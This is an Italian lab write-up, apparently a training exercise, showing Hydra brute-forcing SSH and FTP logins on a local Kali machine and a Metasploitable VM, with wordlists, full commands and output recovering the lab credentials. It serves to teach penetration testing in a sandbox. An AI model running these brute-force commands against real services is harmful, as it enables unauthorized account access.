


Authentication Cracking con Hydra

Obiettivo: Utilizzare il tool Hydra per crackare l'autenticazione dei servizi di rete.

1) Creazione di un utente aggiuntivo

Come dettato dall'esercizio ho utilizzato il comando `adduser` per creare un nuovo utente **test_user** con password **testpass**.




```
(kali@kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n]
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...

(kali@kali)-[~]
$ su test_user
Password:
(test_user@kali)-[/home/kali]
$ exit
exit

(kali@kali)-[~]
$ sudo service ssh start
```

Per testare se l'utente fosse "operativo" ho usato il comando `su test_user` e uscendo ho avviato il servizio **ssh** come da figura collegandomi infine tramite **ssh** ad esso.



```
(kali@kali)-[~]
$ sudo ssh test_user@192.168.50.100
[sudo] password for kali:
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:oZrKp+QQpxcCKpDyAXM6SsbqtWQWWrii2GzdSx7hH5k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

2) Utilizzo di Hydra su Kali

L'esercizio chiedeva di utilizzare **Hydra** per crackare i servizi **ssh** e **ftp** di **Kali** per trovare le credenziali esatte dell'utente creato. Perciò oltre al servizio **ssh** ho installato con **sudo apt install vsftpd** e poi avviandolo per una seconda prova con

sudo service vsftpd start

```
File Actions Edit View Help
GNU nano 7.2
jerrytop
123321
mustang
1234567890
michael
654321
pussy
superman
10az2wsx
7777777
fuckyou
121212
000000
qazwsx
123qwe
killer
trustno1
jordan
jennifer
zxcvbnm
asdfgh
hunter
msfadmin
buster
soccer
harley
batman
andrew
tigger
sunshine
iloveyou
fuckme
2000
charlie
robert
thomas
hockey
ranger
daniel
maltege
graziano
12345
L0jasg0af
testpass
671-/Efja!""
colorado
johnwick
pokémon
nintendoswitch
Help Exit Write Out Read File
```

```
kali@kali: ~/Desktop
(kali@kali)~$ sudo hydra -l test_user -P passwd.txt 192.168.50.100 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:15:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1/p:49), ~4 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 09:15:58

(kali@kali)~$
```

In questo caso (**Servizio ssh**) ho creato una *lista di password* con quella dell'utente **test_user** per diminuire i tempi di attesa nell'esecuzione del tool. Ho utilizzato quindi lo switch **-P** per indicare un file di testo dalla quale prendere le password per i vari tentativi.

```
File Action File Actions Edit View Help
GNU nano
richard
123456
thomas
steve
mark
andrew
daniel
george
paul
charlie
dragon
james
qwerty
martin
master
pussy
mail
charles
bill
patrick
1234
peter
test_user
shadow
johnny
hunter
carlos
black
jason
tarrant
alex
brian
steven
scott
edward
joseph
12345
matthew
(kali@kali)~$ sudo service vsftpd start
[sudo] password for kali:

(kali@kali)~$ cd Desktop

(kali@kali)~$ sudo hydra -L usernames.txt -p testpass 192.168.50.100 ftp -t 4 -V
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:00:05
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "richard" - pass "testpass" - 1 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "123456" - pass "testpass" - 2 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "thomas" - pass "testpass" - 3 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "steve" - pass "testpass" - 4 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "mark" - pass "testpass" - 5 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrew" - pass "testpass" - 6 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "daniel" - pass "testpass" - 7 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "george" - pass "testpass" - 8 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "paul" - pass "testpass" - 9 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "charlie" - pass "testpass" - 10 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "dragon" - pass "testpass" - 11 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "james" - pass "testpass" - 12 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "qwerty" - pass "testpass" - 13 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martin" - pass "testpass" - 14 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "master" - pass "testpass" - 15 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pussy" - pass "testpass" - 16 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "mail" - pass "testpass" - 17 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "charles" - pass "testpass" - 18 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "bill" - pass "testpass" - 19 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "patrick" - pass "testpass" - 20 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "1234" - pass "testpass" - 21 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "peter" - pass "testpass" - 22 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 23 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "shadow" - pass "testpass" - 24 of 38 [child 3] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "johnny" - pass "testpass" - 25 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "hunter" - pass "testpass" - 26 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "carlos" - pass "testpass" - 27 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "black" - pass "testpass" - 28 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "jason" - pass "testpass" - 29 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "tarrant" - pass "testpass" - 30 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "alex" - pass "testpass" - 31 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "brian" - pass "testpass" - 32 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "steven" - pass "testpass" - 33 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "scott" - pass "testpass" - 34 of 38 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "edward" - pass "testpass" - 35 of 38 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "joseph" - pass "testpass" - 36 of 38 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "12345" - pass "testpass" - 37 of 38 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "matthew" - pass "testpass" - 38 of 38 [child 1] (0/0)
```

Nel secondo caso invece (**Servizio FTP**) ho fatto l'inverso, ovvero ho creato una *lista di username* usando perciò lo switch **-L** e una password fissa. Ho anche usato **-V** per far vedere i vari tentativi di accesso.

3) Hydra su Metasploitable

Come extra l'esercizio chiedeva di utilizzare **Hydra** per scovare *nome utente* e *password* della macchina **Metasploitable**. Nell'attacco al servizio **FTP** non ho avuto particolari problemi, ho utilizzato gli stessi file di testo con username e password aggiungendo naturalmente i dati di login esatti della **Metasploitable**.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ nano passwd.txt

(kali@kali)-[~/Desktop]
$ sudo hydra -l msfadmin -P passwd.txt 192.168.50.110 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 08:38:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1/p:49), ~4 tries per task
[DATA] attacking ftp://192.168.50.110:21/
[21][ftp] host: 192.168.50.110 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 08:38:57

(kali@kali)-[~/Desktop]
$
```

In questo caso è andato tutto tranquillo usando il file *passwd.txt* e il nome dell'utente di **Meta** ma nel cercare di connettere **Hydra** al servizio **ssh** mi riscontrava dei problemi che ho risolto entrando in **Kali Tweaks** per configurare la **Wide Compatibility Mode**.

```
kali@kali: ~/Desktop
File Actions Edit View Help


(kali@kali)-[~/Desktop]
$ dpkg -l | grep kali-tweaks
ii kali-tweaks 2023.3.1 all tool to adjust advanced configuration settings for Kali Linux

(kali@kali)-[~/Desktop]
$ kali-tweaks -h

(kali@kali)-[~/Desktop]
$ kali-tweaks -h
>>> Configuring SSH
> Enabling wide compatibility
> Writing changes to /etc/ssh/ssh_config.d/kali-wide-compat.conf

(Message from Kali developers)
For more information about SSH configuration, please refer to:
https://www.kali.org/docs/general-use/ssh-configuration/

> Press Enter to continue ...
```



Una volta configurato sono riuscito a connettere il tool al servizio **ssh** di **Metasploitable** e ho utilizzato, a differenza del precedente, il file *username.txt* e la *password* di **Meta** per risparmiare tempo nel cracking. Ho utilizzato inoltre **-V** per mostrare i vari tentativi.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ sudo hydra -l usernames.txt -p msfadmin 192.168.50.110 ssh -t 4 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore Laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 09:45:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 39 login tries (l:39/p:1), ~10 tries per task
[DATA] attacking ssh://192.168.50.110:22/
[ATTEMPT] target 192.168.50.110 - login "richard" - pass "msfadmin" - 1 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "123456" - pass "msfadmin" - 2 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "thomas" - pass "msfadmin" - 3 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "steve" - pass "msfadmin" - 4 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "mark" - pass "msfadmin" - 5 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "andrew" - pass "msfadmin" - 6 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "daniel" - pass "msfadmin" - 7 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "george" - pass "msfadmin" - 8 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "paul" - pass "msfadmin" - 9 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "charlie" - pass "msfadmin" - 10 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "dragon" - pass "msfadmin" - 11 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "james" - pass "msfadmin" - 12 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "qwerty" - pass "msfadmin" - 13 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "martin" - pass "msfadmin" - 14 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "master" - pass "msfadmin" - 15 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "pussy" - pass "msfadmin" - 16 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "mail" - pass "msfadmin" - 17 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "charles" - pass "msfadmin" - 18 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "bill" - pass "msfadmin" - 19 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "patrick" - pass "msfadmin" - 20 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "msfadmin" - pass "msfadmin" - 21 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "1234" - pass "msfadmin" - 22 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "peter" - pass "msfadmin" - 23 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "test_user" - pass "msfadmin" - 24 of 39 [child 2] (0/0)
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 15 to do in 00:01h, 4 active
[22][ssh] host: 192.168.50.110 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.110 - login "shadow" - pass "msfadmin" - 25 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "johnny" - pass "msfadmin" - 26 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "hunter" - pass "msfadmin" - 27 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "carlos" - pass "msfadmin" - 28 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "black" - pass "msfadmin" - 29 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "jason" - pass "msfadmin" - 30 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "tarrant" - pass "msfadmin" - 31 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "alex" - pass "msfadmin" - 32 of 39 [child 3] (0/0)
[ATTEMPT] target 192.168.50.110 - login "brian" - pass "msfadmin" - 33 of 39 [child 1] (0/0)
[ATTEMPT] target 192.168.50.110 - login "steven" - pass "msfadmin" - 34 of 39 [child 0] (0/0)
[ATTEMPT] target 192.168.50.110 - login "scott" - pass "msfadmin" - 35 of 39 [child 2] (0/0)
[ATTEMPT] target 192.168.50.110 - login "edward" - pass "msfadmin" - 36 of 39 [child 3] (0/0)
```